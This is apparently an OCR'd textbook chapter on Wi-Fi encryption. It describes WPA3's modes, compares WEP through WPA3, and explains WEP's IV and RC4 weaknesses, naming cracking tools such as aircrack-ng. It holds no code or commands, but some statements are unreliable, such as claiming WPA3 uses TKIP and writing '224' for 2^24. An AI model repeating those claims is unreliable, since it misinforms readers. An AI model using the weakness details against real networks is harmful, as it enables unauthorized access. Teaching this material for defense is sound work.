- WPA3 is an advanced implementation of WPA2 providing trailblazing protocols and uses the **AES-GCMP 256** encryption algorithm

Modes of Operation

WPA3 - Personal

- It is mainly used to deliver **password-based authentication** using the SAE protocol, also known as Dragonfly Key Exchange
- It is resistant to offline dictionary attacks and key recovery attacks

WPA3 - Enterprise

- It **protects sensitive data** using many cryptographic algorithms
- It provides authenticated encryption using GCMP-256
- It uses HMAC-SHA-384 to generate cryptographic keys
- It uses ECDSA-384 for exchanging keys

WPA3 Encryption

Wi-Fi Protected Access 3 (WPA3) was announced by the Wi-Fi Alliance on January 2018 as an advanced implementation of WPA2 that provides trailblazing protocols. Like WPA2, the WPA3 protocol has two variants: WPA3-Personal and WPA3-Enterprise.

WPA3 provides cutting-edge features to simplify Wi-Fi security and provides the capabilities necessary to support different network deployments ranging from corporate networks to home networks. It also ensures cryptographic consistency using encryption algorithms such as AES and TKIP to defend against network attacks. Furthermore, it provides network resilience through Protected Management Frames (PMF) that deliver a high level of protection against eavesdropping and forging attacks. WPA3 also disallows outdated legacy protocols.

Modes of Operation

WPA3 offers two modes of operation:

- **WPA3-Personal**: This mode is mainly used to deliver password-based authentication. WPA3 is more rigid to attacks than WPA2 because it uses a modern key establishment protocol called the Simultaneous Authentication of Equals (SAE), also known as Dragonfly Key Exchange, which replaces the PSK concept used in WPA2-Personal. Some of the features of WPA3-Personal are described below.
    - **Resistance to offline dictionary attacks**: It prevents passive password attacks such as brute-forcing.
    - **Resistance to key recovery**: Even when a password is determined, it is impossible to capture and determine session keys while maintaining the forward secrecy of network traffic.

    - **Natural password choice**: It allows users to choose weak or popular phrases as passwords, which are easy to remember.
    - **Easy accessibility**: It can provide greater protection than WPA2 without changing the previous methods used by users for connecting to a network.


- **WPA3-Enterprise**: This mode is based on WPA2. It offers better security than WPA2 across the network and protects sensitive data using many cryptographic concepts and tools. Some of the security protocols used by WPA3-Enterprise are described below.
    - **Authenticated encryption**: It helps in maintaining the authenticity and confidentiality of data. For this purpose, WPA3 uses the 256-bit Galois/Counter Mode Protocol (GCMP-256).
    - **Key derivation and validation**: It helps in generating a cryptographic key from a password or master key. It uses the 384-bit hashed message authentication mode (HMAC) with the Secure Hash Algorithm, termed HMAC-SHA-384.
    - **Key establishment and verification**: It helps in exchanging cryptographic keys among two parties. For this purpose, WPA3 uses Elliptic Curve Diffie–Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) using a 384-bit elliptic curve.
    - **Frame protection and robust administration**: WPA3 uses 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256) for this purpose.

Enhancements in WPA3 with Respect to WPA2

WPA3 can be used to implement a layered security strategy that can protect all aspects of a Wi-Fi network. WPA3 has a certification program that specifies the prevailing standards the product must support. The Dragonfly handshake/SAE protocol is mandatory for WPA3 certification.

The important features of WPA3 are as follows.

1. **Secured handshake**: The Simultaneous Authentication of Equals (SAE) protocol, also known as the Dragonfly handshake, can be used to make a password resistant to dictionary and brute-force attacks, preventing the offline decryption of data.
2. **Wi-Fi Easy Connect**: This feature simplifies the security configuration process by managing different interface connections in a network with one interface using the Wi-Fi Device Provisioning Protocol (DPP). This can securely allow a plethora of smart devices in a network to connect to one device using a quick response (QR) code or password. It also helps set up a connection between different IoT devices.
3. **Unauthenticated encryption**: It uses a new feature called Opportunistic Wireless Encryption (OWE) that replaces the 802.11 “open” authentication by providing better protection when using public hotspots and public networks.
4. **Bigger session keys**: The cryptographic security process of WPA3-Enterprise supports key sizes of 192 bits or higher, which are difficult to crack, ensuring rigid protection.



Comparison of WEP, WPA, WPA2, and WPA3

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
WPA3	AES-GCMP 256	Arbitrary length 1 - 2^{64}	192-bits	ECDH and ECDSA	BIP-GMAC-256


WEP, WPA	✗	Should be replaced with more secure WPA and WPA2
WPA2	✓	Incorporates protection against forgery and replay attacks
WPA3	✓	Provides enhanced password protection and secured IoT connections; encompasses stronger encryption techniques

Comparison of WEP, WPA, WPA2, and WPA3

WEP provides data confidentiality on wireless networks, but it is weak and fails to meet any of its security goals. While WPA fixes most of WEP's problems, WPA2 makes wireless networks almost as secure as wired networks. Because WPA2 supports authentication, only authorized users can access the network. WEP should be replaced with either WPA or WPA2 to secure a Wi-Fi network. Though WPA and WPA2 incorporate protections against forgery and replay attacks, WPA3 can provide a more enhanced password-protection mechanism and secure IoT connections; further, it utilizes stronger encryption techniques. The below table compares WEP, WPA, WPA2, and WPA3 in terms of the encryption algorithm used, the encryption-key size, the initialization vector (IV) it produces, key management, and data integrity.

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
WPA3	AES-GCMP 256	Arbitrary length 1 - 2^{64}	192-bits	ECDH and ECDSA	BIP-GMAC-256

Table 16.2: Comparison of WEP, WPA, WPA2, and WPA3



Issues in WEP, WPA, and WPA2

Issues in WEP

- CRC-32 does not ensure complete cryptographic integrity
- IVs are 24 bits and sent in cleartext
- Vulnerable to **known plaintext attacks**
- Prone to **password cracking attacks**
- Associate/disassociate messages are not authenticated
- One can easily construct a decryption table of reconstructed key streams
- Lack of centralized key management
- IV is a part of the RC4 encryption key, which leads to an **analytical attack**

Issues in WPA

- Pre-shared key is vulnerable to **eavesdropping** and dictionary attacks
- Lack of forward secrecy
- WPA-TKIP is vulnerable to **packet spoofing** and decryption attacks
- Insecure random number generator (RNG) in WPA allows the **discover of GTK** generated by AP
- Vulnerabilities in TKIP allow attackers to guess the IP address of the subnet

Issues in WPA2

- Pre-shared key is vulnerable to eavesdropping and **dictionary attacks**
- Lack of forward secrecy
- Hole96 vulnerability makes WPA2 vulnerable to **MITM and DoS attacks**
- Insecure random number generator (RNG) in WPA2 allow attackers to **discover GTK** generated by AP
- **KRACK vulnerabilities** make WPA2 vulnerable to packet sniffing, connection hijacking, malware injection, and decryption attacks

Issues in WEP, WPA, and WPA2

Issues in WEP

WEP encryption is insufficient to secure wireless networks because of certain issues and anomalies, which include the following.

- **CRC32 is insufficient to ensure the complete cryptographic integrity of a packet**: By capturing two packets, an attacker can reliably flip a bit in the encrypted stream and modify the checksum so that the packet is accepted.
- **IVs are of 24 bits**: The IV is a 24-bit field, which is too small to be secure, and is sent in the cleartext portion of a message. An AP broadcasting 1500-byte packets at 11 Mbps would exhaust the entire IV space in five hours.
- **WEP is vulnerable to known plaintext attacks**: When an IV collision occurs, it becomes possible to reconstruct the RC4 keystream based on the IV and the decrypted payload of the packet.
- **WEP is vulnerable to dictionary attacks**: Because WEP is based on a password, it is prone to password-cracking attacks. The small IV space allows the attacker to create a decryption table, which is a dictionary attack.
- **WEP is vulnerable to DoS attacks**: This is because associate and disassociate messages are not authenticated.
- **An attacker can eventually construct a decryption table of reconstructed keystreams**: With approximately 24 GB of space, an attacker can use this table to decrypt WEP packets in real time.
- **A lack of centralized key management makes it difficult to change WEP keys regularly.**

- **IV is a value used to randomize the keystream value, and each packet has an IV value**: The standard IV allows only a 24-bit field, which is too small to be secure, and is sent in the cleartext portion of a message. All available IV values can be used up within hours at a busy AP. IV is a part of the RC4 encryption key and is vulnerable to an analytical attack that recovers the key after intercepting and analyzing a relatively small amount of traffic. Identical keystreams are produced with the reuse of the IV for data protection because the short IV keystreams are repeated within a short time. Furthermore, wireless adapters from the same vendor may all generate the same IV sequence. This enables attackers to determine the keystream and decrypt the ciphertext.
- **The standard does not require each packet to have a unique IV:** Vendors use only a small part of the available 24-bit possibilities. Consequently, a mechanism that depends on randomness is not random at all, and attackers can easily determine the keystream and decrypt other messages.
- **The use of RC4 was designed to be a one-time cipher and not intended for use with multiple messages.**

Because most organizations have configured their network clients and APs to use the same shared key or the four default keys, the randomness of the keystream relies on the uniqueness of the IV value. The use of IV and a key ensures that the keystream for each packet is different, but in most cases, the IV changes while the key remains constant. Since there are only two main components to this encryption process and one stays constant, the process has an unacceptable level of randomization. A busy AP can use all 224 available IV values within hours, necessitating the reuse of IV values. Such repetition in a process that relies on randomness leads to failure.

The IV issue is exacerbated by the fact that the 802.11 standard does not require each packet to have a different IV value, which is analogous to claiming stringent security while adopting weak measures. In many implementations, the IV value changes only when the wireless NIC reinitializes, usually during a reboot. Although 24 bits provide sufficient possible combinations of IV values, most implementations use only a handful of bits; thus, these implementations do not even utilize the security measures available to them.

The reasons for generating weak IVs in WEP include the following:

- To generate different packets in WEP, the RC4 algorithm uses a key scheduling algorithm (KSA) to create an IV and adds it to the base key, which makes the first few bytes of plaintext easily predictable.
- The IV value is not explicit to the network. Therefore, the same IV can be used with the same secret key on multiple wireless devices.
- The method of appending the IV to the beginning of the security key makes the network vulnerable to Fluhrer–Mantin–Shamir (FMS) attacks, which allow attackers to execute script tools to crack the secret key by examining a link.
- Most weak IVs depend on a WEP key and reveal accurate information about the key bytes from the first RC4 output byte, as well as smaller clues from other bytes.

- Through additional processing on recovered bytes, parts of a pseudo-random generation algorithm (PRGA) can be emulated to extract key information in the byte of an IV.
- Message tampering cannot be effectively detected. Although methods such as checksum and ICV can check message integrity, they have some drawbacks. Some secure methods for computing MIC have a high computational cost when introduced in TKIP.
- WEP directly uses the master key and has no built-in provision to update the keys.

A security flaw in the WEP implementation of RC4 results in the generation of weak IVs, which attackers can easily exploit to deduce the base WEP key. An attacker can use WLAN sniffing tools to capture packets encrypted with the same key and tools such as aircrack-ng and WEPCrack to decrypt the weak IVs, thereby exposing the base WEP key.

Issues in WPA

WPA is an improvement over WEP in many ways because it uses TKIP for data encryption and helps in secured data transfer. However, WPA has many security issues as well.

Some of the security issues of WPA are as described follows.

